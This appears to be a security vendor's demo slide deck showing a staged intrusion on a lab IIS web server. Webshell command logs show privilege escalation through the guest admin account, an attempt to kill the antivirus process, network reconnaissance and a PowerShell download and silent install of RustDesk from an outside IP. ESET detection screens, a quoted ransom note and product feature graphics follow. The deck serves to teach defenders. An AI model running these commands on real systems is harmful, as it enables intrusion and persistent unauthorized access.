4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	clean...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	clean...	DEMO...	Event occur...	8FDA50432...	4/19...

Progress. Protected.

Filtering



Type here to search



7:51 AM  
4/19/2024



```
File Actions Edit View Help
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200

Name: demo.lan
Address: 10.0.0.200

Press any key to continue.

CREATE NEW USER
ATTEMPTS

[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net

Press any key to continue.

KILL ESET ATTEMPTS

[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
```

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator  
OS Version: Windows Server 2022 v21H2 (20348.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

FileActionsEditViewHelp

[+] send command> net user asp.net abc123 .add

[+] send command> net user asp.net abc123\$

[+] send command> net user asp.net abc123 /add

[+] send command> net user asp.net abc123 /add /Y

[+] send command> net user asp.net abc123 /add

[+] send command> net user asp.net

Press any key to continue.

KILL ESET ATTEMPTS

[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"

Image Name	PID	Services
lsass.exe	688	KeyIso, Netlogon, SamSs
efwd.exe	1440	efwd
ekrn.exe	1504	ekrn, ekcrnEpfw
spoolsv.exe	2528	Spooler
inetinfo.exe	2792	IISADMIN
EIConnector.exe	2820	EIConnectorSvc
vmtoolsd.exe	2880	VMTools
vm3dservice.exe	2924	VM3DSvc
ERAAGENT.exe	2932	EraAgentSvc
VGAUTHSERVICE.exe	3000	VGAUTHSERVICE
dllhost.exe	3788	COMSYSAPP
msdtc.exe	4052	MSDTC

[+] send command> taskkill /f /im ekcrn.exe

[+] send command> tasklist /svc | findstr.exe ekcrn.exe

ekcrn.exe 1504 ekcrn, ekcrnEpfw

Press any key to continue.

REMOTE DEVICE IDENTIFICATION

[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"

Boot Time:4/19/2024 7:45 AM

Machine Domain:DEMO

Host Name:WEB-LOSA-01

User Name:DEMO\administrator

OS Version:Windows Server 2022 v21H2 (20348.643)

esetSERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

Filtering

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40B8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...



```
File Actions Edit View Help

[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 2656
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 556
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1228
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1656
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49683 0.0.0.0:0 LISTENING 2528
TCP 0.0.0.0:49697 0.0.0.0:0 LISTENING 668
TCP 10.0.0.27:139 0.0.0.0:0 LISTENING 4

[+] send command> nslookup web-HARV-01
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200

[+] send command> nslookup web-HARV-02
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200

[+] send command> nslookup web-HARV-03
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200

[+] send command> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : demo.lan
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3
IPv4 Address. . . . . : 10.0.0.27
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1

[+] send command> PING web-HARV-02
Ping request could not find host web-HARV-02. Please check the name and try again.
Press any key to continue.

[+] send command> net user asp.net abc123 /add
```

ENABLE GUEST AND MAKE ADMIN

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator  
OS Version: Windows Server 2022 v21H2 (20348.643)

eset SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Progress. Protected.

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering



File Actions Edit View Help

# ENABLE GUEST AND MAKE ADMIN

```
[+] send command> net user asp.net abc123 /add

[+] send command> net user asp.net

[+] send command> net user guest /active:yes
The command completed successfully.

[+] send command> net localgroup administrators guest /add
The command completed successfully.

[+] send command> net user guest
User name           Guest
Full Name
Comment             Built-in account for guest access to the computer/domain
User's comment
Country/region code 000 (System Default)
Account active       Yes
Account expires      Never

Password last set    4/19/2024 7:52:55 AM
Password expires     Never
Password changeable  4/20/2024 7:52:55 AM
Password required    No
User may change password No

Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never

Logon hours allowed  All

Local Group Memberships  *Administrators  *Guests
Global Group memberships *None
The command completed successfully.

[+] send command> whoami
nt authority\system
Press any key to continue.
```

# RUSTDESK PLACEMENT

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator

OS Version: Windows Server 2022 v21H2 (20348.643)

eset SERVER SECURITY

- Monitoring
- Log files
- Scan
- Update
- Setup
- Tools
- Help and support

## Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	clean...	DEMO...	Event occur...	40D8DC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	clean...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	clean...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	clean...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	clean...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering

Progress. Protected.

Type here to search

7:53 AM  
4/19/2024



FileActionsEditViewHelp

Logon script  
User profile  
Home directory  
Last logon  

Never

Logon hours allowed  

All

Local Group Memberships  
Global Group memberships  
The command completed successfully.

\*Administrators

\*Guests

\*None

[+] send command> whoami  
nt authority\system  
Press any key to continue.

RUSTDESK PLACEMENT

Sending script to install rust desk

[+] send command> Invoke-WebRequest http://103.79.143.101:8080/rustdesk.exe -Outfile "\$env:ProgramData\rustdesk.exe";  
Start-Sleep -Seconds 5  
[+] send command> Start-Process \$env:ProgramData\rustdesk.exe --silent-install -NoNewWindow -Wait  
[+] send command> cd \$env:ProgramFiles\RustDesk\  
[+] send command> \$rustdesk\_id = (.\rustdesk.exe --get-id | Write-Output)  
[+] send command> \$rustdesk\_pw = 'P@ssw0rD';.\rustdesk.exe --password \$rustdesk\_pw  
[+] send command> Write-Output ".....";Write-Output "RustDesk ID: \$rustdesk\_id";Write-Output "Password: \$rustdesk\_pw";Write-Output ".....";

Waiting on RustDesk to be installed/configured

- Waiting up to 115 more seconds.

- Waiting up to 110 more seconds.

- Waiting up to 105 more seconds.

- Waiting up to 100 more seconds.

- Waiting up to 95 more seconds.

- Waiting up to 90 more seconds.

.....  
RustDesk ID: -snip-  
Password: P@ssw0rD  
.....  
- Waiting up to 85 more seconds.  
Found RustDesk connection info (See above)

Done. RustDesk should be ready

Press any key to continue.

Using RustDesk to connect to compromised IIS Server

Boot Time: 4/19/2024 7:45 AM  
Machine Domain: DEMO  
Host Name: WEB-LOSA-01  
User Name: DEMO\administrator  
OS Version: Windows Server 2022 v21H2 (20348.643)

eset

SERVER SECURITY

Monitoring

Log files

Scan

Update

Setup

Tools

Help and support

Log files

Detections (5)

Time	S...	O..	Object	Detection	Action	User	Information	Hash	Firs...
4/19/2024...	R...	file	C:\inetpub\www...	PHP/Webshell.N...	cleane...	DEMO...	Event occur...	40DBDC0B...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.E...	cleane...	DEMO...	Event occur...	D8A4B7E91...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	CFM/Webshell.A...	cleane...	DEMO...	Event occur...	F7B32703E...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Webshell.N...	cleane...	DEMO...	Event occur...	AEED35A4...	4/19...
4/19/2024...	R...	file	C:\inetpub\www...	ASP/Agent.NES ...	cleane...	DEMO...	Event occur...	8FDA50432...	4/19...

Filtering


Progress. Protected.

Startup App Notification

rustdesk is now configured to run when you log in.  
To change this later, go to Settings, Apps, Startup.

Type here to search

7:54 AM  
4/19/2024





eset

PROTECT & INSPECT

QUESTIONS

DISABLED

HELP

JAMES RODEWALD

LOG OUT

Incidents

TAGS...

ACCESS GROUP

Select

Add filter

	NAME (4)	SEVERITY	STATUS	DESCRIPTION	AUTHOR	
	ASP/Webshell.P - web-losa-01.demo.lan	High	Closed	MDR has detected webshell antivirus detection in a webserver location.	ESET MDR	
	Web Server Exploitation Behavior - web-losa-01.demo.lan	High	In progress	Triggers on behavior observed during web server exploitation.	ESET MDR	
	PowerShell Post-Exploitation Process Behavior - web-losa-01.demo.lan	High	Closed	Process on endpoint has triggered multiple detections that commonly occur together in post-exploitation phase. Tools such as Powe...	ESET MDR	
	Webshell AV Detection [I0102]	Medium	Open	None	ESET Inspect	

INCIDENTS

MAKE CURRENT INCIDENT

ASSIGN

PROGRESS

DELETE INCIDENT

TAGS

# Spotting the Breach



## Adversary Gains a Foothold

RDP/RDS Login,  
Unpatched Service



## Examines Network and Users

Living off the land



## Downloads other utilities



## Escalate Privileges /Steal Credentials



## Moves Across Network



## Find and Exfiltrate Files

Allows for Extortion



## Deploy Encryption

Ransomware



## Demand Payment



Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXXTuR2R1t78MGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail [wowsmith123456@posteo.net](mailto:wowsmith123456@posteo.net). Your personal installation key:

zRNagE-CDBMfc-pD5Ai4-vFd5d2-14Mhs5-d7UCzb-RYjq3E-ANg8rK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.

Your:





110 MILLION  
SENSOREN

F - 784 958  
23 3 - 381.906  
[0 - 85] - 300.542

AF HY  
[13.065 24.560]  
L - 34 | 6087 - 5693

RT UR-  
[56.065 74.950]  
H - 85 | 8594 - 9053

DATA  
U - 8754  
[89 - 904 | 895 - 0RT]

AUS 190 LÄNDERN

A - 23.7854 45 |  
B - FG - 248 | 857.38  
C - U - 47 - T  
PRO - 485  
HT - 7465 | 2

YT - 109 | - 98  
906 - 895 [07]  
SO - RT - 8954 - 0063

LP - 85 - 46  
[03] - R - 756 - 384  
74 - 0095.8953

101  
203  
490

MM HY  
[59.875 04.578]  
L - 33 | F.965 - 5693

SE UR  
[53.083 86.550]  
- 85 | 4554 - 9853




PRE-EXECUTION

EXECUTION


POST EXECUTION



Reputation  
and Cache



Network Attack  
Protection



UEFI  
Scanner




Advanced  
Machine  
Learning



Ransomware  
Shield




Script Scanner  
& AMSI



LiveGrid®  
Protection



Secure  
Browser



Advanced  
Memory Scanner



Botnet  
Protection



Deep Behavioral  
Inspection




Brute-Force  
Attack  
Protection



Device  
Control



DNA  
Detections



In-Product  
Sandbox



intel®

Threat Detection  
Technology





PRE-EXECUTION  
EXECUTION  
POST-EXECUTION

LIVEGUARD

PRE-EXECUTION  
EXECUTION  
POST-EXECUTION


intel  
Threat Detection  
Technology



Reputation  
and Cache



Ransomware  
Shield



Advanced  
Memory Scanner



BruteForce  
Attack  
Protection



Network Attack  
Protection




Device  
Control



Script Scanner  
& AMSI



LiveGrid®  
Protection



Botnet  
Protection




Exploit  
Blocker



Secure  
Browser




DNA  
Detections



Advanced  
Machine  
Learning



Deep Behavioral  
Inspection

